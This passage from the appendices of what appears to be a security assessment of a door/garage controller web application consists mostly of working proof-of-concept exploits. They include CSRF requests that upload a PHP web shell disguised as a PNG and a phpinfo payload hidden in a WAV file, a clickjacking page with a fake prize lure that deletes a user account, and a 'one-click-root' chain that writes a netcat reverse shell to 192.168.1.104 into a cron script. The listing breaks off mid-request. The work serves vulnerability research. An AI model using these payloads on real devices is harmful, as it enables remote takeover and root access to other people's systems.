Profits first marketeer "Mo"	Mo just like Aidan works at the company and does not care about ethics. Mo looks at videos from customers to determine gender, age and other attributes that can be used for marketing.
End of Table	

Table B.1: Threat actors and their potential attack or misuse case

Appendix C

PoC for CSRF & Unrestricted File Uploading

PoC for two categories of vulnerabilities: CSRF and unrestricted file uploading. They are demonstrated on the functionality of uploading an image and of uploading a sound file.

C.1 PoC CSRF & Unrestricted File Uploading: Image

The vulnerability CSRF is described in section 5.3, and the vulnerability unrestricted file uploading is described in section 5.4.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http:\/\/192.168.1.100\/index.php",
    true);
        xhr.setRequestHeader("Content-Type", "multipart\/form-
    data; boundary=----WebKitFormBoundary3g9pCEVp1bRGgzQW");
        xhr.setRequestHeader("Accept", "text\/html,application\/
    xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng
    ,*\/*;q=0.8,application\/signed-exchange;v=b3;q=0.9");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9"
    );
        xhr.withCredentials = true;
        var body = "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n
    " +
          "Content-Disposition: form-data; name=\"MAX_FILE_SIZE\
    "\r\n" +
          "\r\n" +
```

```
16          "20000000\r\n" +
17          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
18          "Content-Disposition: form-data; name=\"enable1\"\r\n"
     +
19          "\r\n" +
20          "1\r\n" +
21          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
22          "Content-Disposition: form-data; name=\"mode1\"\r\n" +
23          "\r\n" +
24          "1\r\n" +
25          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
26          "Content-Disposition: form-data; name=\"dtime1\"\r\n"
    +
27          "\r\n" +
28          "1\r\n" +
29          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
30          "Content-Disposition: form-data; name=\"master-door1\"
    \r\n" +
31          "\r\n" +
32          "0\r\n" +
33          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
34          "Content-Disposition: form-data; name=\"images1\"\r\n"
     +
35          "\r\n" +
36          "0\r\n" +
37          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
38          "Content-Disposition: form-data; name=\"imgopen1\";
    filename=\"\"\r\n" +
39          "Content-Type: application/octet-stream\r\n" +
40          "\r\n" +
41          "\r\n" +
42          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
43          "Content-Disposition: form-data; name=\"exifopen1\"\r\
    n" +
44          "\r\n" +
45          "0\r\n" +
46          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
47          "Content-Disposition: form-data; name=\"imgclose1\";
    filename=\"\"\r\n" +
48          "Content-Type: application/octet-stream\r\n" +
49          "\r\n" +
50          "\r\n" +
51          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
52          "Content-Disposition: form-data; name=\"exifclose1\"\r
    \n" +
53          "\r\n" +
54          "0\r\n" +
55          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
56          "Content-Disposition: form-data; name=\"dname1\"\r\n"
    +
57          "\r\n" +
58          "alohmora\r\n" +
59          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
60          "Content-Disposition: form-data; name=\"sensor1\"\r\n"
     +
61          "\r\n" +
62          "3\r\n" +
63          "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
64          "Content-Disposition: form-data; name=\"door1\"\r\n" +
```

```
65            "\r\n" +
66            "35EB\r\n" +
67            "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
68            "Content-Disposition: form-data; name=\"enable2\"\r\n"
     +
69            "\r\n" +
70            "1\r\n" +
71            "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
72            "Content-Disposition: form-data; name=\"mode2\"\r\n" +
73            "\r\n" +
74            "1\r\n" +
75            "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
76            "Content-Disposition: form-data; name=\"dtime2\"\r\n"
    +
77            "\r\n" +
78            "1\r\n" +
79            "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
80            "Content-Disposition: form-data; name=\"images2\"\r\n"
     +
81            "\r\n" +
82            "1\r\n" +
83            "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
84            "Content-Disposition: form-data; name=\"imgclose2\";
    filename=\"image.php\"\r\n" +
85            "Content-Type: image/png\r\n" +
86            "\r\n" +
87            "\x89PNG\r\n" +
88            "\x1a\n" +
89            "\x00\x00\x00\r\x3c?php\r\n" +
90            "\r\n" +
91            "$cmd=$_GET[\x18cmd\x19];\r\n" +
92            "\r\n" +
93            "system($cmd);\r\n" +
94            "\r\n" +
95            "?\x3e\r\n" +
96            "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
97            "Content-Disposition: form-data; name=\"exifclose2\"\r
    \n" +
98            "\r\n" +
99            "0\r\n" +
100           "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
101           "Content-Disposition: form-data; name=\"dname2\"\r\n"
    +
102           "\r\n" +
103           "\r\n" +
104           "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
105           "Content-Disposition: form-data; name=\"sensor2\"\r\n"
     +
106           "\r\n" +
107           "3\r\n" +
108           "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
109           "Content-Disposition: form-data; name=\"door2\"\r\n" +
110           "\r\n" +
111           "\r\n" +
112           "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
113           "Content-Disposition: form-data; name=\"enable3\"\r\n"
     +
114           "\r\n" +
115           "0\r\n" +
```

```
116             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
117             "Content-Disposition: form-data; name=\"mode3\"\r\n" +
118             "\r\n" +
119             "1\r\n" +
120             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
121             "Content-Disposition: form-data; name=\"dtime3\"\r\n"
    +
122             "\r\n" +
123             "1\r\n" +
124             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
125             "Content-Disposition: form-data; name=\"images3\"\r\n"
     +
126             "\r\n" +
127             "0\r\n" +
128             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
129             "Content-Disposition: form-data; name=\"imgopen3\";
    filename=\"\"\r\n" +
130             "Content-Type: application/octet-stream\r\n" +
131             "\r\n" +
132             "\r\n" +
133             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
134             "Content-Disposition: form-data; name=\"exifopen3\"\r\
    n" +
135             "\r\n" +
136             "0\r\n" +
137             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
138             "Content-Disposition: form-data; name=\"imgclose3\";
    filename=\"\"\r\n" +
139             "Content-Type: application/octet-stream\r\n" +
140             "\r\n" +
141             "\r\n" +
142             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
143             "Content-Disposition: form-data; name=\"exifclose3\"\r
    \n" +
144             "\r\n" +
145             "0\r\n" +
146             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
147             "Content-Disposition: form-data; name=\"dname3\"\r\n"
    +
148             "\r\n" +
149             " \r\n" +
150             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
151             "Content-Disposition: form-data; name=\"sensor3\"\r\n"
     +
152             "\r\n" +
153             "3\r\n" +
154             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
155             "Content-Disposition: form-data; name=\"door3\"\r\n" +
156             "\r\n" +
157             "\r\n" +
158             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
159             "Content-Disposition: form-data; name=\"op\"\r\n" +
160             "\r\n" +
161             "config\r\n" +
162             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
163             "Content-Disposition: form-data; name=\"opc\"\r\n" +
164             "\r\n" +
165             "doors\r\n" +
166             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
```

```
167             "Content-Disposition: form-data; name=\"upload-image\"
    \r\n" +
168             "\r\n" +
169             "1\r\n" +
170             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
171             "Content-Disposition: form-data; name=\"door-form\"\r\
    n" +
172             "\r\n" +
173             "edit-door\r\n" +
174             "------WebKitFormBoundary3g9pCEVp1bRGgzQW\r\n" +
175             "Content-Disposition: form-data; name=\"config-gogo-
    update\"\r\n" +
176             "\r\n" +
177             "Update\r\n" +
178             "------WebKitFormBoundary3g9pCEVp1bRGgzQW--\r\n";
179           var aBody = new Uint8Array(body.length);
180           for (var i = 0; i < aBody.length; i++)
181             aBody[i] = body.charCodeAt(i);
182           xhr.send(new Blob([aBody]));
183       }
184     </script>
185     <form action="#">
186       <input type="button" value="Submit request" onclick="
    submitRequest();" />
187     </form>
188   </body>
189 </html>
```

Listing C.1: PoC for CSRF and unrestricted file uploading for the functionality of uploading images

C.2 PoC CSRF & Unrestricted File Uploading: Sound

The vulnerability CSRF is described in section 5.3, and the vulnerability unrestricted file uploading is described in section 5.4.

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4   <script>history.pushState('', '', '/')</script>
5     <script>
6       function submitRequest()
7       {
8         var xhr = new XMLHttpRequest();
9         xhr.open("POST", "http:\/\/192.168.1.100\/index.php",
    true);
10        xhr.setRequestHeader("Accept", "*\/*");
11        xhr.setRequestHeader("Content-Type", "multipart\/form-
    data; boundary=----WebKitFormBoundary00wKB2DvO9wAeeBA");
12        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9"
    );
13        xhr.withCredentials = true;
```

```
14          var body = "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n
    " +
15                "Content-Disposition: form-data; name=\"MAX_FILE_SIZE\
    "\r\n" +
16                "\r\n" +
17                "100000000\r\n" +
18                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
19                "Content-Disposition: form-data; name=\"alarm\"\r\n" +
20                "\r\n" +
21                "0\r\n" +
22                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
23                "Content-Disposition: form-data; name=\"volume\"\r\n"
    +
24                "\r\n" +
25                "23\r\n" +
26                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
27                "Content-Disposition: form-data; name=\"sound-type1\"\
    r\n" +
28                "\r\n" +
29                "1\r\n" +
30                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
31                "Content-Disposition: form-data; name=\"soundopen1\";
    filename=\"myrecord.php\"\r\n" +
32                "Content-Type: audio/wav\r\n" +
33                "\r\n" +
34                "RIFF\xd8\r\n" +
35                "\x00WAVEfmt \x10\x00\x00\x00\x01\x00\x02\x00D\xac\x00
    \x00\x10\xb1\x02\x00\x04\x00\x10\x00dataL\r\n" +
36                "\x3c?php phpinfo() ?\x3e\r\n" +
37                "\r\n" +
38                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
39                "Content-Disposition: form-data; name=\"
    dsoundclosetime1\"\r\n" +
40                "\r\n" +
41                "30\r\n" +
42                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
43                "Content-Disposition: form-data; name=\"sound-type2\"\
    r\n" +
44                "\r\n" +
45                "0\r\n" +
46                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
47                "Content-Disposition: form-data; name=\"soundopen2\"\r
    \n" +
48                "\r\n" +
49                "\r\n" +
50                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
51                "Content-Disposition: form-data; name=\"soundclose2\"\
    r\n" +
52                "\r\n" +
53                "\r\n" +
54                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
55                "Content-Disposition: form-data; name=\"sound-type3\"\
    r\n" +
56                "\r\n" +
57                "0\r\n" +
58                "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
59                "Content-Disposition: form-data; name=\"soundopen3\"\r
    \n" +
60                "\r\n" +
```

```
61            "\r\n" +
62            "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
63            "Content-Disposition: form-data; name=\"soundclose3\"\
    r\n" +
64            "\r\n" +
65            "\r\n" +
66            "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
67            "Content-Disposition: form-data; name=\"op\"\r\n" +
68            "\r\n" +
69            "config\r\n" +
70            "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
71            "Content-Disposition: form-data; name=\"opc\"\r\n" +
72            "\r\n" +
73            "sound\r\n" +
74            "------WebKitFormBoundary00wKB2DvO9wAeeBA\r\n" +
75            "Content-Disposition: form-data; name=\"form-sound\"\r
    \n" +
76            "\r\n" +
77            "sound\r\n" +
78            "------WebKitFormBoundary00wKB2DvO9wAeeBA--\r\n";
79          var aBody = new Uint8Array(body.length);
80          for (var i = 0; i < aBody.length; i++)
81            aBody[i] = body.charCodeAt(i);
82          xhr.send(new Blob([aBody]));
83        }
84      </script>
85      <form action="#">
86        <input type="button" value="Submit request" onclick="
    submitRequest();" />
87      </form>
88    </body>
89 </html>
```

Listing C.2: PoC for CSRF and unrestricted file uploading for the functionality of uploading sound files

Appendix D

PoC for Clickjacking

The exploitation phase found the web application of the controller to be vulnerable to clickjacking. Description of clickjacking and how the test was made is found in section 5.5. Below is the PoC of how to delete a user account if there exist two additional user accounts. It was generated by using Burp Suite Professional.

```
<div id="container" style="clip-path:none;clip:auto;overflow:
    visible;position:absolute;left:0;top:0;width:100%;height
    :100%">
<!-- Clickjacking PoC Generated by Burp Suite Professional -->
<input id="clickjack_focus" style="opacity:0;position:absolute;
    left:-5000px;">
<h2 style="padding-left: 10px;">Click below to win!</h2>
<p style="padding-left: 10px;">Congratulations, you have been
    selected out of 1 milion visitors to have a chance to win a
    new phone!</p>
<div id="clickjack_button" style="opacity: 1; transform-style:
    preserve-3d; text-align: center; font-family: Arial; font-
    size: 100%; width: 60px; height: 60px; z-index: 0;
    background-color: red; color: rgb(255, 255, 255); position:
    absolute; left: 200px; top: 200px;"><div style="position:
    relative;top: 50%;transform: translateY(-50%);">Click</div><
    /div>
<!-- Show this element when clickjacking is complete -->
<div id="clickjack_complete" style="display:none;-webkit-
    transform-style: preserve-3d;-moz-transform-style: preserve
    -3d;transform-style: preserve-3d;font-family:Arial;font-size
    :16pt;color:red;text-align:center;width:100%;height:100%;"><
    div style="position:relative;top: 50%;transform: translateY
    (-50%);">You've been clickjacked!</div></div>
<iframe id="parentFrame" src="data:text/html;base64,
    PHNjcmlwdD53aW5kb3cuYWRkRXZlbnRMaXN0ZW5lcigibWVzc2FnZSIsIGZ1

    bmN0aW9uKGUpeyB2YXIgZGF0YSwgY2hpbGRGcmFtZSA9IGRvY3VtZW50Lmdl

    dEVsZW1lbnRCeUlkKCJjaGlsZEZyYW1lIik7IHRyeSB7IGRhdGEgPSBKU09O
     LnBhcnNlKGUuZGF0YSk7IH0gY2F0Y2goZSl7IGRhdGEgPSB7fTsgfSBjaGls
    pZighZGF0YS5jbGlja2JhbmRpdCl7IHJldHVybiBmYWxzZTsgfSBjaGlsZEZ
```

```
    yYW1lLnN0eWxlLndpZHRoID0gZGF0YS5kb2NXaWR0aCsicHgiO2NoaWxkRnJ
    hbWUuc3R5bGUuaGVpZ2h0ID0gZGF0YS5kb2NIZWlnaHQrInB4IjtjaGlsZEZ
    yYW1lLnN0eWxlLmxlZnQgPSBkYXRhLmxlZnQrInB4IjtjaGlsZEZyYW1lLnN
    0
    eWxlLnRvcCA9IGRhdGEudG9wKyJweCI7fSwgZmFsc2UpOzwvc2NyaXB0Pjx
    pZnJhbWUgc3JjPSJodHRwOi8vMTkyLjE2OC4xLjEwMC9pbmRleC5waHA/b3A
    9
    Y29uZmlnJiMzODtvcGM9dXNlcnMmIzM1O3NlYXJjaC1saXN0IiBzY3JvbGx
    pbmc9Im5vIiBzdHlsZT0id2lkdGg6MTkwNHB4O2hlaWdodDo2MzJweDtwb3N
    pdGlvbjphYnNvbHV0ZTtsZWZ0Oi0xMjI1cHg7dG9wOi0zNDFweDtib3JkZXI
    6
    MDsiIGZyYW1lYm9yZGVyPSIwIiBpZD0iY2hpbGRGcmFtZSIgb25sb2FkPSJ
    wYXJlbnQucG9zdE1lc3NhZ2UoSlNPTi5zdHJpbmdpZnkoe2NsaWNrYmFuZGl
    0OjF9KSwnKicpIj48L2lmcmFtZT4=" scrolling="no" style="-ms-
    transform: scale(1.0);-ms-transform-origin: 200px 200px;
    transform: scale(1.0);-moz-transform: scale(1.0);-moz-
    transform-origin: 200px 200px;-o-transform: scale(1.0);-o-
    transform-origin: 200px 200px;-webkit-transform: scale(1.0)
    ;-webkit-transform-origin: 200px 200px;opacity:0.0;border:0;
    position:absolute;z-index:1;width:1904px;height:632px;left:0
    px;top:0px" frameborder="0"></iframe>
</div>
<script>function findPos(obj) {
    var left = 0, top = 0;
    if(obj.offsetParent) {
        while(1) {
          left += obj.offsetLeft;
          top += obj.offsetTop;
          if(!obj.offsetParent) {
            break;
          }
          obj = obj.offsetParent;
        }
    } else if(obj.x && obj.y) {
        left += obj.x;
        top += obj.y;
    }
    return [left,top];
}function generateClickArea(pos) {
    var elementWidth, elementHeight, x, y, parentFrame =
    document.getElementById('parentFrame'), desiredX = 200,
    desiredY = 200, parentOffsetWidth, parentOffsetHeight,
    docWidth, docHeight,
        btn = document.getElementById('clickjack_button');
    if(pos < window.clickbandit.config.clickTracking.length) {
        clickjackCompleted(false);
        elementWidth = window.clickbandit.config.clickTracking[
    pos].width;
        elementHeight = window.clickbandit.config.clickTracking[
    pos].height;
        btn.style.width = elementWidth + 'px';
        btn.style.height = elementHeight + 'px';
        window.clickbandit.elementWidth = elementWidth;
        window.clickbandit.elementHeight = elementHeight;
        x = window.clickbandit.config.clickTracking[pos].left;
```

```
39          y = window.clickbandit.config.clickTracking[pos].top;
40          docWidth = window.clickbandit.config.clickTracking[pos].
    documentWidth;
41          docHeight = window.clickbandit.config.clickTracking[pos
    ].documentHeight;
42          parentOffsetWidth = desiredX - x;
43          parentOffsetHeight = desiredY - y;
44          parentFrame.style.width = docWidth+'px';
45          parentFrame.style.height = docHeight+'px';
46          parentFrame.contentWindow.postMessage(JSON.stringify({
    clickbandit: 1, docWidth: docWidth, docHeight: docHeight,
    left: parentOffsetWidth, top: parentOffsetHeight}),'*');
47          calculateButtonSize(getFactor(parentFrame));
48          showButton();
49          if(parentFrame.style.opacity === '0') {
50                  calculateClip();
51          }
52      } else {
53          resetClip();
54          hideButton();
55          clickjackCompleted(true);
56      }
57  }function hideButton() {
58      var btn = document.getElementById('clickjack_button');
59      btn.style.opacity = 0;
60  }function showButton() {
61      var btn = document.getElementById('clickjack_button');
62      btn.style.opacity = 1;
63  }function clickjackCompleted(show) {
64      var complete = document.getElementById('clickjack_complete')
    ;
65      if(show) {
66              complete.style.display = 'block';
67      } else {
68              complete.style.display = 'none';
69      }
70  }window.addEventListener("message", function handleMessages(e){
71      var data;
72      try {
73              data = JSON.parse(e.data);
74      } catch(e){
75              data = {};
76      }
77      if(!data.clickbandit) {
78              return false;
79      }
80      showButton();
81  },false);
82  window.addEventListener("blur", function(){ if(window.
    clickbandit.mouseover) { hideButton();
83      setTimeout(function(){ generateClickArea(++window.
    clickbandit.config.currentPosition);
84      document.getElementById("clickjack_focus").focus();},1000);
    } }, false);
85  document.getElementById("parentFrame").addEventListener("
    mouseover",function(){ window.clickbandit.mouseover = true;
    }, false);
86  document.getElementById("parentFrame").addEventListener("
    mouseout",function(){ window.clickbandit.mouseover = false;
```

```
    }, false);
</script>
<script>window.clickbandit={mode: "review", mouseover:false,
    elementWidth:60,elementHeight:60,config:{"clickTracking":[{"
    width":60,"height":60,"mouseX":1451,"mouseY":565,"left"
    :1425,"top":541,"documentWidth":1904,"documentHeight":632}],
    "currentPosition":0}};
function calculateClip() {
    var btn = document.getElementById('clickjack_button'), w =
    btn.offsetWidth, h = btn.offsetHeight, container = document.
    getElementById('container'), x = btn.offsetLeft, y = btn.
    offsetTop;
    container.style.overflow = 'hidden';
    container.style.clip = 'rect('+y+'px, '+(x+w)+'px, '+(y+h)+'
    px, '+x+'px)';
    container.style.clipPath = 'inset('+y+'px '+(x+w)+'px '+(y+h
    )+'px '+x+'px)';
}function calculateButtonSize(factor) {
    var btn = document.getElementById('clickjack_button'),
    resizedWidth = Math.round(window.clickbandit.elementWidth *
    factor), resizedHeight = Math.round(window.clickbandit.
    elementHeight * factor);
    btn.style.width = resizedWidth + 'px';
    btn.style.height = resizedHeight + 'px';
    if(factor > 100) {
        btn.style.fontSize = '400%';
    } else {
        btn.style.fontSize = (factor * 100) + '%';
    }
}function resetClip() {
    var container = document.getElementById('container');
    container.style.overflow = 'visible';
    container.style.clip = 'auto';
    container.style.clipPath = 'none';
}function getFactor(obj) {
    if(typeof obj.style.transform === 'string') {
        return obj.style.transform.replace(/[^\d.]/g,'');
    }
    if(typeof obj.style.msTransform === 'string') {
        return obj.style.msTransform.replace(/[^\d.]/g,'');
    }
    if(typeof obj.style.MozTransform === 'string') {
        return obj.style.MozTransform.replace(/[^\d.]/g,'');
    }
    if(typeof obj.style.oTransform === 'string') {
        return obj.style.oTransform.replace(/[^\d.]/g,'');
    }
    if(typeof obj.style.webkitTransform === 'string') {
        return obj.style.webkitTransform.replace(/[^\d.]/g,'');
    }
    return 1;
}</script>
```

Listing D.1: PoC for clickjacking attack to delete user account

Appendix E

PoC for One-click-root

PoC for the one-click-root attack described in section 5.17.4. It exploits three vulnerabilities: CSRF, unrestricted file upload and privilege escalation.

```
<script>history.pushState('', '', '/')</script>
    <script>
      function submitRequest(){
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http:\/\/192.168.1.100\/index.php",
    true);
        xhr.setRequestHeader("Content-Type", "multipart\/form-
    data; boundary=----WebKitFormBoundaryQg9vg2K6wPUA8GCc");
        xhr.setRequestHeader("Accept", "text\/html,application\/
    xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng
    ,*\/*;q=0.8,application\/signed-exchange;v=b3;q=0.9");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9"
    );
        xhr.withCredentials = true;
        var body = "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n
    " +
          "Content-Disposition: form-data; name=\"MAX_FILE_SIZE\
    "\r\n" +
          "\r\n" +
          "20000000\r\n" +
          "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
          "Content-Disposition: form-data; name=\"enable1\"\r\n"
     +
          "\r\n" +
          "1\r\n" +
          "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
          "Content-Disposition: form-data; name=\"mode1\"\r\n" +
          "\r\n" +
          "1\r\n" +
          "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
          "Content-Disposition: form-data; name=\"dtime1\"\r\n"
    +
          "\r\n" +
          "1\r\n" +
          "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
          "Content-Disposition: form-data; name=\"master-door1\"
    \r\n" +
```

```
28            "\r\n" +
29            "0\r\n" +
30            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
31            "Content-Disposition: form-data; name=\"images1\"\r\n"
     +
32            "\r\n" +
33            "0\r\n" +
34            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
35            "Content-Disposition: form-data; name=\"imgopen1\";
    filename=\"\"\r\n" +
36            "Content-Type: application/octet-stream\r\n" +
37            "\r\n" +
38            "\r\n" +
39            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
40            "Content-Disposition: form-data; name=\"exifopen1\"\r\
    n" +
41            "\r\n" +
42            "0\r\n" +
43            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
44            "Content-Disposition: form-data; name=\"imgclose1\";
    filename=\"\"\r\n" +
45            "Content-Type: application/octet-stream\r\n" +
46            "\r\n" +
47            "\r\n" +
48            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
49            "Content-Disposition: form-data; name=\"exifclose1\"\r
    \n" +
50            "\r\n" +
51            "0\r\n" +
52            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
53            "Content-Disposition: form-data; name=\"dname1\"\r\n"
    +
54            "\r\n" +
55            "alohmora\r\n" +
56            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
57            "Content-Disposition: form-data; name=\"sensor1\"\r\n"
     +
58            "\r\n" +
59            "3\r\n" +
60            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
61            "Content-Disposition: form-data; name=\"door1\"\r\n" +
62            "\r\n" +
63            "35EB\r\n" +
64            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
65            "Content-Disposition: form-data; name=\"enable2\"\r\n"
     +
66            "\r\n" +
67            "1\r\n" +
68            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
69            "Content-Disposition: form-data; name=\"mode2\"\r\n" +
70            "\r\n" +
71            "1\r\n" +
72            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
73            "Content-Disposition: form-data; name=\"dtime2\"\r\n"
    +
74            "\r\n" +
75            "1\r\n" +
76            "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
```

```
77          "Content-Disposition: form-data; name=\"images2\"\r\n"
     +
78          "\r\n" +
79          "1\r\n" +
80          "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
81          "Content-Disposition: form-data; name=\"imgclose2\";
    filename=\"ismartgate_icon.php\"\r\n" +
82          "Content-Type: image/png\r\n" +
83          "\r\n" +
84          "\x89PNG\r\n" +
85          "\x1a\n" +
86          "\x3c?php\r\n" +
87          "$file = \"/var/www/cron/checkExpirationDate.php\";\r\
    n" +
88          "$handler = fopen($file, \'a\');\r\n" +
89          "$string = \'\x3c?php system(\"nc 192.168.1.104 1337 -
    e /bin/bash\"); ?\x3e\';\r\n" +
90          "fwrite($handler, $string);\r\n" +
91          "fclose($handler);\r\n" +
92          "?\x3e\r\n" +
93          "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
94          "Content-Disposition: form-data; name=\"exifclose2\"\r
    \n" +
95          "\r\n" +
96          "0\r\n" +
97          "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
98          "Content-Disposition: form-data; name=\"dname2\"\r\n"
    +
99          "\r\n" +
100         "\r\n" +
101         "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
102         "Content-Disposition: form-data; name=\"sensor2\"\r\n"
     +
103         "\r\n" +
104         "3\r\n" +
105         "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
106         "Content-Disposition: form-data; name=\"door2\"\r\n" +
107         "\r\n" +
108         "\r\n" +
109         "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
110         "Content-Disposition: form-data; name=\"enable3\"\r\n"
     +
111         "\r\n" +
112         "0\r\n" +
113         "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
114         "Content-Disposition: form-data; name=\"mode3\"\r\n" +
115         "\r\n" +
116         "1\r\n" +
117         "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
118         "Content-Disposition: form-data; name=\"dtime3\"\r\n"
    +
119         "\r\n" +
120         "1\r\n" +
121         "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
122         "Content-Disposition: form-data; name=\"images3\"\r\n"
     +
123         "\r\n" +
124         "0\r\n" +
125         "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
```

```
126             "Content-Disposition: form-data; name=\"imgopen3\";
    filename=\"\"\r\n" +
127             "Content-Type: application/octet-stream\r\n" +
128             "\r\n" +
129             "\r\n" +
130             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
131             "Content-Disposition: form-data; name=\"exifopen3\"\r\
    n" +
132             "\r\n" +
133             "0\r\n" +
134             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
135             "Content-Disposition: form-data; name=\"imgclose3\";
    filename=\"\"\r\n" +
136             "Content-Type: application/octet-stream\r\n" +
137             "\r\n" +
138             "\r\n" +
139             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
140             "Content-Disposition: form-data; name=\"exifclose3\"\r
    \n" +
141             "\r\n" +
142             "0\r\n" +
143             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
144             "Content-Disposition: form-data; name=\"dname3\"\r\n"
    +
145             "\r\n" +
146             " \r\n" +
147             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
148             "Content-Disposition: form-data; name=\"sensor3\"\r\n"
     +
149             "\r\n" +
150             "3\r\n" +
151             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
152             "Content-Disposition: form-data; name=\"door3\"\r\n" +
153             "\r\n" +
154             "\r\n" +
155             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
156             "Content-Disposition: form-data; name=\"op\"\r\n" +
157             "\r\n" +
158             "config\r\n" +
159             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
160             "Content-Disposition: form-data; name=\"opc\"\r\n" +
161             "\r\n" +
162             "doors\r\n" +
163             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
164             "Content-Disposition: form-data; name=\"upload-image\"
    \r\n" +
165             "\r\n" +
166             "1\r\n" +
167             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
168             "Content-Disposition: form-data; name=\"door-form\"\r\
    n" +
